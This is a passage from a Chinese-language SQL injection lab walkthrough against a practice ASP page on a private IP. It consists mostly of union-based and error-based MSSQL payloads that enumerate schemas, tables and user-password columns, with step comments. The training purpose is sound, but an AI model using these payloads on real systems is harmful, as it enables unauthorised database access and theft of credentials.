union select 1, table_name, db_name() from (select top 1 table_name from information_schema.tables where table_name not in ('emails', 'uagents', 'referers', 'users') and table_schema='dbo') as shit order by 1 desc -- | |

判断字段名
1 | http://192.168.100.124:8081/less-1.asp?id=-1' union select 1, column_name, 3 from (select top 1 column_name from information_schema.columns order by 1) as shit order by 1 desc -- | |

1 | http://192.168.100.124:8081/less-1.asp?id=-1' union select 1, column_name, db_name() from (select top 1 column_name from information_schema.columns where column_name not in ('id', 'username', 'password') and table_name='users') as shit order by 1 desc -- | |

报错注入
判断库名
1 | http://192.168.100.124:8081/less-1.asp?id=1' and 1=convert(int,(select top 1 schema_name from information_schema.schemata )) -- | |

这时候可以看到查询出来的第一个库为dbo,可以通过not in 方法将其他值查询出来
1 | http://192.168.100.124:8081/less-1.asp?id=1' and 1=convert(int,(select top 1 schema_name from information_schema.schemata where schema_name not in('dbo') )) -- | |

这时候就拿到了dbo和db_accessadmin库,可以慢慢遍历出来。
判断表名
目前可以知道一张表
1 | http://192.168.100.124:8081/less-1.asp?id=1' and 1=convert(int,(select top 1 table_name from information_schema.tables where table_schema='dbo' and table_name not in('emails') )) -- | |

遍历出来了第二章表,使用同样的方法
1 | http://192.168.100.124:8081/less-1.asp?id=1' and 1=convert(int,(select top 1 table_name from information_schema.tables where table_schema='dbo' and table_name not in('emails', 'uagents') )) -- | |


最后遍历出了所有的表为’emails’,’uagents’,’referers’,’users’
查询emails表的字段名
1 | http://192.168.100.124:8081/less-1.asp?id=1' and 1=convert(int,(select top 1 column_name from information_schema.columns where table_name='emails')) -- | |

查出id后遍历其他的
1 | http://192.168.100.124:8081/less-1.asp?id=1' and 1=convert(int,(select top 1 column_name from information_schema.columns where table_name='users' and column_name not in('id'))) -- | 